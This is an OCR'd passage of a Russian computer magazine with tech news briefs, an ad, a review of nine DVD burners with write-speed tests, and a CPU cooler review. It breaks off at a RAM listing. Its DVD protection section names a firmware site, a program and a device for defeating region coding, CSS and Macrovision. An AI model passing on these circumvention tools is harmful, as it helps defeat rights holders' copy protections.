нии, чтобы ее офис или магазин заметили издалека? Естественно, развесить в округе гигантские плакаты с рекламой, само здание раскрасить в яркий цвет, добавить множество неоновых вывесок, мигающих лампочек и прочей пестрой мишуры. Вот только в большинстве случаев таким украшением подвергаются лишь стены здания, а крыша остается такой же серой и невзрачной, как и была. Ведь никому в здравом уме не придет в голову разглядывать постройку сверху... Однако так было лишь до недавнего времени. Миллионы людей теперь ориентируются по городу исключительно при помощи спутниковых снимков. Поэтому самые расторопные компании вовсю забеспокоились о том, как же все-таки смотрится их здание с высоты спутникого полета, и, чтобы выделить свое строение из толпы окружающих, прибегнув к услугам маляров, уже разукрасили крыши фирменной символикой. Возможно, в скором времени идея получит продолжение и в пустынях наряду с рисунками, оставленными древними цивилизациями, появятся многокилометровые логотипы современных суперкорпораций, таких как IBM, Google и Microsoft. **20. Покойся с миром AIBO** Прискорбная новость поступила от представителей Sony. Корпорация приняла решение полностью прекратить дальнейшую разработку своих легендарных роботов — AIBO и QRIO. Причиной этому послужило то, что времена сейчас тяжелые и вкладывать средства в неприбыльные отрасли совершенно непозволительно. Специалисты, участвовавшие в работе над обоими проектами, будут переведены на другие должности и присоединятся к остальным группам, разрабатывающим стандартную бытовую электронику. В скором времени производство кибернетических собачек полностью прекратится, а техническая поддержка будет осуществляться, пока питомцам не исполнится по семь лет. Тысячи фанатов AIBO до сих пор не могут оправиться от шока, однако сдаваться без боя они не собираются, поэтому непрерывно заваливают почтовые ящики корпорации мольбами и угрозами, впрочем, Sony остается пока непреклонной. **21. Равноценный обмен** Власти Мексики уже давно сошлись во мнении, что стандартные методы борьбы с преступностью не приносят должного результата, поэтому для разнообразия реши-

ли опробовать и альтернативные способы. Так недавно была организована следующая программа по разоружению населения: каждому, кто притащит в специальный приемный пункт любое огнестрельное оружие, будет взамен торжественно вручен новенький компьютер. Пока программа действует лишь в Мехико, и на нее выделено всего-то 150 компов, однако, если в обменный пункт выстроится очередь, то масштабы проекта, несомненно, расширят. Конечно, немного странно, что за разные классы стволов подсовывают одинаковые компы, надо было бы сделать так: принес пистолет — получи системный блок офисного уровня, а припер зенитку — распишись в получении навороченного комплекта с монитором, мышкой и клавиатурой. К тому же почему-то мне не верится, что если у моджахеда хранился под подушкой автомат, то, обменяв его на новенький компьютер, он в корне изменит свою жизнь и займется, например, веб-дизайном. Ведь компьютер в недобрых руках — тоже оружие, да еще какое. **02. Тюльпановый принтер** В ассортименте онлайнового магазина CompactImpact.com появился уникальный принтер, который предназначен для печати изображений на… цветах. А что? Девайс вполне полезный. Теперь, к примеру, можно не просто подарить любимой девушке букет ароматных цветов, но и написать несколько приятных слов прямо на них. А заодно и на открытке сэкономить :). Подробности внутреннего устройства Flower Printer не разглашаются, но, судя по всему, он напоминает обыкновенный струйный принтер, однако перед печатью подопытный цветок необходимо обработать специальным маслом. Также доподлинно неизвестно, возможно ли подключить девайс к компьютеру и каким образом загружать в него новые изображения. Похоже, что все это будет сюрпризом для покупателя. Кстати, стоит это чудо немало — 1250 американских президентов, а каждый новый картридж — 65. Конечно, для домашних развлечений игрушка дороговата, но вот большинство цветочных салонов смогут себе это позволить, тем более у покупателей цветов услуга явно будет пользоваться спросом. **03. Авианосец класса люкс** Популярность яблочного плеера iPod и вправду не знает границ. К примеру, сейчас практически все крупные автомобильные концерны (BMW, Volkswagen, Nissan, Mercedes-Benz, Audi, Ferrari, Honda, Volvo и т.д.) уже стали добавлять в базовую комплектацию своих новых машин док-станцию для сами_знаете_какого плеера. Однако это ничто по сравнению с тем, как выразили свою любовь к iPod британские военные. Спущенные недавно на воду авианосцы Type 45 Destroyers призваны не только наводить ужас на потенциальных противников, но и нехило развлекать командный состав. В частности, новые авианосцы оборудованы широкополосным доступом в Интернет, CD-плеерами и многоканальными аудиосистемами с доками для iPod! Наверняка это далеко не полный перечень увеселительных приспособлений — наличие остальных просто постеснялись огласить. Моряки, которым посчастливилось нести службу на данном корабле, пребывают в состоянии полного восторга, граничащего с эйфорией, а вот честные налогоплательщики откровенно негодуют, особенно после того, как узнали, что стоимость каждой такого посудины находится в районе одного миллиарда долларов, позаимствованных, естественно, из бюджетных средств. **04. Клава в три кнопки** Дизайн-студия Артемия Лебедева, ставшая известной по всему миру благодаря уникальной клавиатуре Optimus, в которой каждая клавиша содержит в себе OLED-экран, недавно анонсировала еще одно устройство из той же серии — Optimus mini three. Девайс представляет собой упрощенную до предела клавиатуру — всего из трех кнопок, каждая из которых, как и у старшего собрата, является цветным OLED-дисплеем с разрешение 96x96 пикселей. Смотрится эта кроха более чем стильно, тем более дисплеи способны отображать до 262,000 цветов и поддерживают анимацию до пяти кадров в секунду. Количество реальных применений для Optimus mini three практически не ограничено. Разработчики, например, предлагают использовать ее как индикатор системных ресурсов, пульт управления для iTunes и других плееров, индикатор прихода новых сообщений по почте и ICQ или даже как игровой автомат типа «однорукого бан-

дита». В дальнейшем можно будет самостоятельно назначить кнопкам новые функции и загрузить новые изображения — для этого в комплекте будет прилагаться специальная утилита (Optimus Configurator). Ожидается, что самые первые партии девайсов поступят в продажу уже в середине мая, а в России появятся примерно в июне, однако уже сейчас на мини-клавиатуру можно сделать предварительный заказ по специальной цене в сто баксов ровно. **25. Деревянный тетрис** Вряд ли на этой планете удастся найти человека, который ни разу не слышал, что такое «тетрис», если не брать в рассмотрение потомственных африканских каннибалов и жителей самого Крайнего Севера. Дизайнеры из мебельной компании Brave Space тоже знают и любят эту игру, а так как они все-таки дизайнеры и подключать по поводу и без повода свое креативное мышление им далеко не чуждо, то, просиживая за тетрисом очередной рабочий день, им вдруг пришла в голову гениальная идея: почему не сделать по принципу тетриса нечто полезное? Так и появилась на свет самая крутая в мире книжная полка. Данный предмет интерьера состоит из нескольких деревянных модулей, сделанных по форме блоков из тетриса. Вся прелесть заключается в том, что изначально модули не скреплены между собой, и последовательность сборки своей собственной полки отдается полностью на усмотрение покупателя. Как оказалось, тетрисные блоки идеально подходят для хранения практически любимых предметов — в самых низких отделениях можно расположить коробки с CD или DVD, в тех, что повыше, — книги, ну и так далее. При этом блоки можно поворачивать, получая то длинные и низкие, то короткие и высокие ниши, а также оставлять между блоками пустоты, создавая новые пространства для размещения вещей. В результате книжная полка смотрится просто великолепно, при этом она тебе не скоро наскучит, так как всегда ее можно пересобрать в другой последовательности. Впрочем, теперь настала пора и для плохой новости. Стоит это деревянное произведение дизайнерского искусства адски дорого — примерно 350 баксов за каждый модуль, то есть для того, чтобы собрать полноценный стеллаж, придется раскошелиться, как минимум, на три килобакса :((. Обидно, но будь у меня лишние деньги — купил бы обязательно. **26. Антигигиенично** Как часто ты заходишь в интернет-кафе? А ты никогда не задумывался о том, что это может быть опасно для здоровья? Нет, я говорю не о вредоносном излучении ЭЛТ-мониторов... Вот, например, ты сидишь, потягиваешь кофе, жуешь пирожок, ничего не подозревая, двигаешь мышку… А ведь до тебя эту же самую мышку лапали сотни тысяч человек, и далеко не у всех выработана привычка перед этим мыть руки. Как показали исследования, в среднем на десяти квадратных сантиметрах поверхности типичной мышки из интернет-кафе может содержаться до 1100 колоний бактерий! То есть выходит так, что в общественном туалете уровень состояния гигиены оказывается на порядок лучше. Дело в том, что туалеты во всех приличных заведениях принято каждый день и мыть, и дезинфицировать, а вот до мышек, конечно, никому никакого дела нет. А теперь вспомни, что только что ты той же самой рукой, которой трогал мышку, подносил ко рту недоеденный пирожок. Поэтому мой тебе совет: всегда носи с собой собственную мышку, а заодно и клавиатуру. **27. Автограф робота** Знаменитые писатели на редкость занятые люди, им приходится не только выдавать по несколько бестселлеров в год, но и, чтобы книги хорошо продавались, устраивать по случаю каждой из них шумную презентацию, а также длительный тур в поддержку по стране или даже по миру. Однако большую часть времени в течение мероприятий тура они вынуждены с натянутой улыбкой сидеть перед нескончаемой очередью поклонников и раздавать автографы на свежеприобретенных книгах. Канадскую писательницу — Margaret Atwood — данная обязательная процедура утомляла настолько, что она решила найти себе помощника, который бы ездил по всем турам вместо нее. Впрочем, с двойниками вышел облом, и она не придумала ничего лучше, как соорудить для этих целей специального робота. Конечно, получившееся устройство сложно назвать полноценным роботом, так как оно состоит всего лишь из механизированной руки, которой можно управлять удаленно. Презентация книги будет проходить следующим образом: с писательницей, находящейся у себя дома в Канаде, будет организовываться телемост, а автографы всем желающим будет раздавать как раз робот, способный в точности повторять движения руки писательницы. Первое мероприятие такого формата должно будет пройти уже в самое ближайшее время. Впрочем, как бы поклонники не сочли подобное за неуважение к себе, а то ведь и обидеться могут. **28. Турбоскейт** Наверное, за последние годы уже все типы транспортных средств были переведены целиком на электронную основу: и машины, и мотоциклы, и велосипеды, и самокаты, и ролики, и скейты… Хотя скейтов вроде еще не было, впрочем, малоизвестная компания E-Glide умудрилась и это исправить. За основу ими берутся доски известных марок, к которым снизу подсоединяется плоский, но довольно мощный электрический мотор. При этом скоростные характеристики у получающейся тележки оказываются на вполне солидном уровне — разгон до двадцати миль в час за четыре секунды, а на одном комплекте батарей можно проехать до пятнадцати миль. Для управления используется специальный пульт: проводной или беспроводной на выбор. Вот только неизвестно, есть ли на скейте датчик веса, а то ведь упадешь с него разок, а потом попробуй его догони :). Однако если ты уже готов ощутить экстрим на новом уровне, то смело разбивай копилку и перечисляй на счет звездно-полосатиков с сайта www.e-glide.com кровные 420—550 у.е. (в зависимости от крутости оригинальной доски).

ВЕЛОСИПЕД— РАКЕТА

Кататься на велосипеде — это круто. Ни пробки, ни бабки с колясками — не помеха. Однако человек по своей природе чрезвычайно ленивое существо. Крутить педали многим лень, и люди начинают придумывать различные приспособления, чтобы облегчить себе жизнь. Один такой человек решил приделать к велосипеду ракету. Несчастный, что с ним стало.


Знойный амер Тим Пикенс, занимающийся разработкой ракет, сделал велосипед, который приводится в движение при помощи ракеты, закрепленной на раме велосипеда. Двигатель обеспечивает тягу в 91 кг/с и разгоняет велосипед с наездником до 100 км/ч за пять секунд.

Примечательно, что двигатель байка использует ту же технологию, что и космический аппарат SpaceShipOne. За исключением одной детали: вместо хитрого синтетического топлива велосипедный двигатель использует обычный кровельный мазут, которым замазывают дырки в крыше старых зданий.

Зажигание двигателя работает от электрической батарейки и включается по нажатию специальной кнопки. В двигателе мазут испаряется, пары смешиваются с окислителем (используется закись азота N2O), и байк несет вперед с адской силой. Регулировать тягу можно при помощи специальной ручки, положение которой контролирует подачу окислителя.

Создание такого байка обошлось в $750.

тариф
Любимый
+ DVD в подарок



3 Любимых номера

Мамочка, я обязательно позвоню
в выходные!


Лицензия Министерства РФ по связи и информатизации №24136.
Номера региональных лицензий на www.mts.ru. Срок действия предложения ограничен.
Данное предложение не должно рассматриваться как приглашение делать оферты.
Подробности на сайте www.mts.ru.

Абонентская плата – 0$
Подробности по телефону 05901

Samsung Writemaster SH-W162C

Поддерживаемые форматы DVD: +/-R, +/-RW
Скорость записи DVD: +/-R (16x), +/-RW(8x), +/-R DL(4x),
Тестовое время записи DVD+R 16x: 5,56

$45



2

Стильный черный привод от Samsung попал к нам в руки. Подключение не отняло много времени, а система автоматически определила модель и установила необходимые драйвера. Несмотря на невысокую цену, девайс достойно показал себя при записи тестового диска, на который ушло менее шести минут — отличное время. На графике мы видим зубчатую диаграмму, которая демонстрирует скачки скорости при записи. Приблизившись к краю болванки, привод резко сбросил скорость, что может обернуться ошибками при чтении или задержкой при копировании. Скоростной тест показал, что этот же диск Samsung Writemaster SH-W162C прочел за шесть с половиной минут. Максимальная скорость чтения достигла отметки 12.37x, но даже при такой скорости привод шумел не сильно и не пугал вибрациями. Отсутствие поддержки формата DVD-RAM компенсируется выгодной ценой.

HP DVD849I

Поддерживаемые форматы DVD: +/-R, +/-RW, -RAM
Скорость записи DVD: +/-R (16x), +/-RW(8x/6x),
+/-R DL(8x/4x), -RAM(5x)
Тестовое время записи DVD+R 16x: 5.40

$75

1

Новая модель DVD-резака от Hewlett Packard. Как его окрестили в компании — Super Multi DVD Writer. И в самом деле, привод позволяет работать со всеми форматами DVD. Самым приятным было то, что привод стал абсолютным рекордсменом при тестовой записи DVD+R. Скоростные показатели во всех режимах вселяют уверенность в том, что HP DVD849I еще достаточно долго будет актуальным. В качестве технологии, напрямую не связанной с записью DVD, нужно рассмотреть lightScribe. Суть этой фишки заключается в том, что на диске, имеющем дополнительный слой, можно прожигать любое изображение. То есть на лицевой стороне (той, на которую ты смотришь, вставляя диск в привод) можно выводить монохромное изображение. Прелесть в том, что нет необходимости в принтере, а соответственно, не нужна краска. Только вот изображение монохромное, а специальные болванки, поддерживающие нанесение изображения, стоят дорого.

Samsung Writemaster SH-W162C
PLEXTOR PX-755A
NEC ND-3551A
PIONEER DVR-110D
TEAC DV-W58E
HP DVD849I
ASUS DRW-1608P2S
TEAC DV-W516GC
NEC ND-4551A

1

2

Методика тестирования

Для проведения теста была задействована программа CD-DVD Speed из пакета Ahead Nero. Для проверки скоростных показателей чтения и записи были выбраны 16x болванки DVD+R. Ты и сам сможешь провести такой тест со своим приводом. Для начала записывался диск с данными, и при этом выявлялась средняя и максимальная скорость записи. На графиках зеленым цветом отображена скорость записи, а желтым — скорость вращения шпинделя привода. Работая в разных режимах записи, привод может как наращивать скорость записи путем увеличения количества оборотов, так и стабилизировать скорость вращения. Обычно скорость чтения будет увеличиваться при приближении к внешнему краю диска, так как головка за то же время пробегает большее расстояние. Для снятия скоростных показателей чтения использовалась та же утилита. Она отлично демонстрирует, чего стоит ждать от привода в процессе копирования.

ЗАЖГИ ПО-БЫСТРОМУ

Алексей Шуваев, test_lab (test_lab@gameland.ru)

Intro

Совсем недавно фраза «скинь мне пару фильмов», сказанная по телефону, обозначала возню с несколькими дисками. С появлением DVD-рекордеров изменился не только объем данных, которые легко можно сохранить на одном диске, но и время, затрачиваемое на прожиг болванки. Как потратить свои у.е. ты решишь сам, а мы тебе поможем определиться с выбором DVD-резака.

У истоков

Стремление сохранить больше и при этом потратить меньше всегда преследовало ИТ-направленную часть общества. Наиболее успешными и удобными носителями в свое время были дискеты формата 3.5". Но необходимость хранить и передавать все возрастающие объемы информации толкала корпорации вперед, и появился первый оптический диск. Впоследствии его удачно перепрофилировали под хранение любых данных. Большой объем и надежность были не только плюсами, но и минусами данного вместилища данных. Технологический предел в 800 мегабайт уже не устраивал привередливых пользователей и был создан концерн по разработке более продвинутого накопителя. Решено было пойти по пути усовершенствования уже имеющегося CD. Как и в случае с компакт-дисками, разработка DVD изначально велась в интересах киноиндустрии, ведь больший объем позволял меньше сжимать изображение и звук, тем самым удовлетворяя бесконечно большие потребности пользователей. Впоследствии, как это было и с CD, DVD очень удачно пришелся в компьютерном мире как отличный, емкий накопитель. Так DVD начал входить в массы.

Что есть DVD?

Если посмотреть на отражающую или рабочую сторону болванки DVD, то его легко спутать с CD. Технология изготовления довольна схожа. Имеется отражающий слой, меняющий свои физические свойства под воздействием лазера. Но это только кажется. На самом деле DVD вдвое тоньше своего предшественника, и поэтому стало возможным создавать двухсторонние диски, то есть просто склеивать два DVD в один. Благодаря применению новых отражающих слоев нашли способ увеличить емкость носителя за счет создания дополнительного слоя с ограниченной прозрачностью. То есть как будто сделали бутерброд, где первым идет полупрозрачный слой, а второй — непрозрачный. Лазер, закончив считывать первый слой, меняет фокусировку и считывает данные со второго. Таким образом, мы получаем четыре типа дисков:

1 DVD-5 — однослойный односторонний (4.7 Гб)
2 DVD-9 — двухслойный односторонний (8.5 Гб)
3 DVD-10 — однослойный двухсторонний (9.5 Гб)
4 DVD-18 — двухслойный двухсторонний (17 Гб)

Но основным и главным отличием является плотность записи, которая возросла в несколько раз. Применив лазер с меньшей длиной волны, удалось сократить расстояние между дорожками спирали и между самими pit'ами (канавками). Из рассмотренных дисков наибольшее распространение получили первые три типа, и встретить их на прилавках не представляет особых трудностей.

Методы защиты

Так как в разработке формата DVD принимали участие кинокомпании, они были заинтересованы в эффективной защите своей продукции. Наверняка ты сталкивался с таким явлением, как выход кинокартин в разное время в разных странах. Для того чтобы избежать пиратских копий, распространяющихся по миру, было решено поделить планету на зоны. Кодирование каждого диска производится в соответствии с зоной, куда завозится диск, а бытовые DVD-плееры имеют ключ, декодирующий изображение. Таким образом, находясь в России и купив официально изготовленный плеер, ты не сможешь посмотреть диск, привезенный из США. Итого, мы имеем 8 зон:

1 Канада и США;
2 Япония, Европа, Южная Африка, Ближний Восток;
3 Юго-восток Азии, Восточная Азия;
4 Австралия, Новая Зеландия, Тихоокеанские острова, Карибские острова, Южная и Центральная Америка;
5 Территория бывшего СССР, Индийский полуостров, основная часть Африки;
6 Китай;
7 Зарезервированная зона;
8 Экстерриториальная зона: самолеты, лайнеры, пароходы...;

Существуют мультизонные приводы, позволяющие читать диски из любой области. Довольно скоро такую практику решили прекратить, но благодаря любителям, радеющим за доступность информации, появились специальные программы и прошивки приводов. DVD-резаки, предназначенные для компьютеров, как правило, позволяют сменить зону до 5 раз и потом блокируются на последней. Однако были разработаны прошивки для обеспечения мультизонности. На сайте www.rpc1.org иногда можно найти прошивку и для своего девайса.

Другие методы защиты не менее эффективны, но они действуют несколько иначе. Первый — Content Scrambling System — шифрует содержание DVD таким образом, чтобы его копию на жестком диске нельзя было просмотреть. Но и тут хакеры находят средства для преодоления защиты. Например, при помощи программы DVD Region+CSS Free.

Вторая технология предназначена для борьбы со старыми и прожженными пиратами. Работает она таким образом: при передаче аналогового изображения на телевизоре все очень хорошо видно благодаря его инерционности. А вот при записи такого сигнала на видеомагнитофон возникает неприятная вертикальная полосатость, потеря цветности, срыв синхронизации кадров. Называется эта система Analogue Protection System или APS. Хакеры обходят эту защиту при помощи самодельного девайса на базе микроконтроллера http://macrovision0.tripod.com/, либо при помощи готового девайса, купленного через Интернет за ~80 баксов.

Test_lab выражает благодарность за предоставленное на тестирование оборудование компаниям: АЛИОН (т.(495)727-1818, www.alion.ru), Графитек (www.grafitec.ru), а также российским представительствам компаний Foxconn, MSI, Chaintech, Corsair, nVidia и ATI.

Выводы

В существующей реальности наиболее ценно время. И ты, как человек деловой, знаешь, чего оно стоит. Поэтому тратить деньги за возможность посидеть спокойно перед компьютером, ожидая окончания записи, будет не рассудительно. За выгодную цену и высокую скорость мы награждаем Samsung Writemaster SH-W162C титулом «Лучшая покупка». Приз «Выбор редакции» получает HP DVD849I за технологичность и лояльность к пользователю.

Время записи диска DVD+R 16x

Samsung Writemaster SH-W162C	5.56
PLEXTOR PX-755A	8.35
NEC ND-3551A	6.31
PIONEER DVR-110D	6.15
TEAC DV-W58E	14.57
HP DVD849I	5.4
ASUS DRW-1608P2S	6.16
TEAC DV-W516GC	6.02
NEC ND-4551A	6.36

NEC ND-4551A

Поддерживаемые форматы DVD: +/-R, +/-RW, -RAM

Скорость записи DVD: +/-R (16x), +/-RW(8x/6x), +/-R DL(8x/6x), -RAM(5x)

Тестовое время записи DVD+R 16x: 6.36

$65

★★★★★★★★

9

Старший брат, рассмотренного нами ранее привода. Отличия между приводами заключаются лишь в поддержке NEC ND-4551A дисков формата DVD-RAM. Довольно тихие на средних оборотах, приводы NEC несколько вибрируют в начале чтения и монотонно гудят при максимальной скорости вращения. Несмотря на улучшения, коснувшиеся ND-4551A, в средней скорости записи он несколько проиграл, но на графиках отчетливо видно, что запись ведется одинаково, а значит, приводы идентичны. К сожалению, резаку не удалось достигнуть максимально возможной скорости записи, и она ощутимо упала после прохождения середины диска. Качество чтения может порадовать. Даже поцарапанные диски читаются хорошо, но не стоит злоупотреблять. Поддержка технологии Labelflash позволит подписывать диски, не открывая лоток. Полезная функция, тем более что возможно скорое снижение цен на диски, позволяющие «рисовать» на них лазером.

PLEXTOR PX-755A

Поддерживаемые форматы DVD: +/-R, +/-RW

Скорость записи DVD: +/-R (16x), +/-RW(8x/6x), +/-R DL(10x/6x)

Тестовое время записи DVD+R 16x: 8.35

$120

★★★★★★★★

8

Достаточно известная компания пополнила линейку пишущих приводов моделью PLEXTOR PX-755A. Посмотрим, что нам могут предложить в обмен на достаточно крупную сумму в 120 вечнозеленых. Поддержка четырех форматов из пяти — учитывая стоимость и имя компании, можно было ожидать присутствие DVD-RAM в техническом описании к устройству. Множество новых технологий, внедренных в разработку, повысили цену, что отразилось и на качестве записи. Чего только стоит технология усиления прожига во время записи или диагностика пустого носителя! Поняв, что пользователи ценят тишину, разработчики внедрили технологию подавления шума. На графике записи мы можем наблюдать резкий сброс и последующую стабилизацию скорости. Путем снижения скорости вращения достигается улучшение качества записи. Поддержка lightScribe в таком приводе подразумевается.

NEC ND-3551A

Поддерживаемые форматы DVD: +/-R, +/-RW

Скорость записи DVD: +/-R (16x), +/-RW(8x/6x), +/-R DL(8x/6x),

Тестовое время записи DVD+R 16x: 6.31

$55

★★★★★★★

7

Стильный черный привод от Samsung попал к нам. В нашем тесте присутствуют два привода марки NEC. Младшая модель обладает урезанными возможностями, но стоит подумать, нужно ли отдавать 10 убитых енотов за возможность работать с DVD-RAM. Практически одинаковая картина наблюдается при записи скоростных дисков. Приводу не удается достигнуть заявленной скорости 16x при записи, а «гребенка» при записи может негативно сказаться в будущем. Ближе к концу диска наблюдается сильное падение скорости записи, что не добавляет очков девайсу. Чтение диска NEC ND-3551A далось легко и максимальная скорость 16x была достигнута, а данные успешно прочитаны за довольно короткий срок — 5 минут 1 секунда. Приятно порадовало введение поддержки технологии Labelflash. Она является аналогом lightScribe и позволяет «выжигать» рисунок, но не забудь, что для этого необходимы специальные диски.

PIONEER DVR-110D

Поддерживаемые форматы DVD: +/-R, +/-RW, -RAM

Скорость записи DVD: +/-R (16x), +/-RW(8x/6x), +/-R DL(8x/6x), -RAM (5x)

Тестовое время записи DVD+R 16x: 6.15

$70

★★★★★★★★★

6

Вслед за моделью DVR-109D компания Pioneer выпускает привод DVR-110D. Увеличение скорости записи двухслойных дисков порадует владельцев толстых кошельков — теперь почти 10 Гб можно записать, потратив всего 10 минут. Порадовали наработки в области шумоподавления — привод даже на максимальных оборотах при копировании диска довольно тихо шуршал. Нагрев во время работы невелик, и можно не задумываться о температурном режиме окружающих девайсов. Высокая скорость чтения, записи и поддержка всех форматов DVD делают PIONEER DVR-110D способным потягаться с конкурентами за первенство. Несколько огорчают постоянные колебания скорости при записи — так работает система коррекции ошибок. Во время чтения девайс «захлебнулся» на последней сотне мегабайт, но с успехом смог завершить копирование.

TEAC DV-W58E

Поддерживаемые форматы DVD: +/-R, +/-RW

Скорость записи DVD: +R (8x), +RW (4x)

Тестовое время записи DVD+R 16x: 14.57

$40

★★★★★

5

На тест к нам попал комбо-привод, который в списке своих достоинств содержит не только возможность записи DVD, но и предельно выгодную цену. «Хорошая цена — не все», — решили мы и запустили тест скорости записи. На удивление привод не набрал запланированной скорости прожига 8x, а застыл на 4x и, не спеша, дожег болванку до конца почти за 15 минут. Несколько обидно, что привод изначально предназначен для чтения всех DVD-дисков всех форматов, за исключением DVD-RAM, но способен записывать только DVD+R/RW. При чтении комбо-драйв показал себя с лучшей стороны и без проблем довел скорость чтения до отметки 12.37x. Хорошая дуга, демонстрируемая графиком чтения, практически без зубьев, что позволяет судить о стабильном чтении даже поцарапанных дисков. Несколько сомнительно выглядит покупка комбо-привода, когда мультиформатные DVD становятся все более доступными.

TEAC DV-W516GC

Поддерживаемые форматы DVD: +/-R, +/-RW

Скорость записи DVD: +/-R (16x), +/-RW(4x), +/-R DL(2.4x),

Тестовое время записи DVD+R 16x: 6.02

$50

★★★★★★★

4

Мультиформатный привод представила нам компания, славящаяся своими CD-RW приводами, порадовала нас новинкой в области записи DVD. Довольно демократичная цена в полсотни американской валюты позволит обзавестись качественным приводом с хорошими скоростными показателями. На графике записи отлично наблюдается скачок скорости, но в целом можно считать запись отличной. График чтения этого же диска очень удивил, так как стабильность чтения на внешних витках болванки ставится под большое сомнение. Для любителей тишины будет интересным, что вибрация и шум при активной работе с диском не выше среднего уровня, то есть при воспроизведении музыки TEAC DV-W516GC не заглушит звук своим урчанием. Приемлемая цена и высокая скорость записи могут заинтересовать поклонников качественной и рабочей техники. Огорчает только низкая скорость работы с перезаписываемыми дисками и двухслойными болванками.

ASUS DRW-1608P2S

Поддерживаемые форматы DVD: +/-R, +/-RW, -RAM

Скорость записи DVD: +/-R (16x), +/-RW(8x/6x), +/-R DL(8x), -RAM(5x)


Тестовое время записи DVD+R 16x: 6.16

$60

★★★★★★★

3

Мультиформатный привод представила нам ASUS. Помимо поддержки всех имеющихся типов дисков, привод обладает отличными техническими и скоростными характеристиками. Возможность полноценной работы с любыми болванками, будь то записанный на бытовом приводе DVD-RAM или взятая у приятеля DVD-RW, обязательно пригодится. Применение технологии определения оптимальной скорости во время записи каждого конкретного носителя точно понадобится из-за наличия на прилавках не самых высококачественных болванок. Чтение ранее записанного диска прошло без эксцессов, но максимальной скорости достигнуть не удалось, хотя все диски, задействованные в тесте, были одинаковы. Применение всех фирменных технологий позволяет быть уверенным в качестве записи, и, даже не достигнув максимальной скорости, привод справился с задачей на отлично.



Foxconn CMA-K8-1T

Сокет: 754, 939, 940
Подшипники : 1 скольжения, 1 качения
Скорость вращения: 2000 об/мин
Поток: 23.81 CFM
Шум: 21 дБ
Размер вентилятора: 80 x 80 x 25 мм

Тестовый стенд
Процессор: AMD Athlon 64 3000+ @ 2500 МГц
Мат. плата: ASUS A8N32-SLI Deluxe
Память: 2 x 1024MB DDR500 Corsair XMS PRO (3-4-3-7-1T)
Жесткий диск: 120GB WD Caviar JB
Блок питания: Inwin 430W

Результаты тестов
В простое: 44 °C
Прогрев: 51 °C

$7,5

Известная своими материнскими платами, компания Foxconn представляет еще одну новинку. Девайс по исключительно доступной цене, классической конструкции и типичного для кулеров Foxconn дизайна. Радиатор прямоугольной формы сделан из алюминия; оребрение — вертикальное. Используется вентилятор среднего типоразмера 80 x 80 см и комбинированная система из подшипника скольжения и качения. Учитывая то, что у того же Foxconn имеются модели с 2-мя подшипниками качения (более надежная механическая конструкция) и практически той же стоимостью — это скорее недостаток данной модели. Крепление кулера — типичная качелька. Кулер фиксируется на процессоре благодаря пластмассовому «рычагу», прижимающему всю конструкцию. В принципе, процесс инсталляции кулера достаточно прост и безболезнен. Кулер изначально рассчитан под стандартный крепеж материнской платы. Поэтому никаких дополнительных операций производить не придется. Однако следует максимально осторожно и аккуратно переводить рычаг в фиксирующее положение, иначе его можно запросто сломать. По термоэффективности кулер относится к середнячкам. Температура тестового процессора (Athlon 64 Venice 2500 МГц с поднятием напряжения до 1,55В) в режиме простоя поднималась до 44 °C, а после часа нагрева в бенчмарке S&M — до 50—51 °C. Результат нельзя назвать плохим, но для более серьезного разгона или в случае использования более горячих камешков (Athlon X2 или Athlon FX) лучше использовать более мощные системы охлаждения. Немного подкупает уровень шума. Он находится на очень приемлемом уровне и не вызывает никаких нареканий. Ну, и нельзя не отметить достаточно небольшие габариты кулера. При том, что в последнее время системы охлаждения становятся все больше и больше, компактность данного экземпляра можно считать маленьким плюсиком. В целом же данный девайс подойдет тем, кто не готов платить большие деньги за навороченные кулеры на тепловых трубках. Это выбор тех, для кого определяющее значение имеет стоимость решения.

Corsair TWINX2048-3500LLRPO

Модель: CMX1024-3500LLPRO
Емкость: 2 x 1024 МБ
Частота: 438 МГц
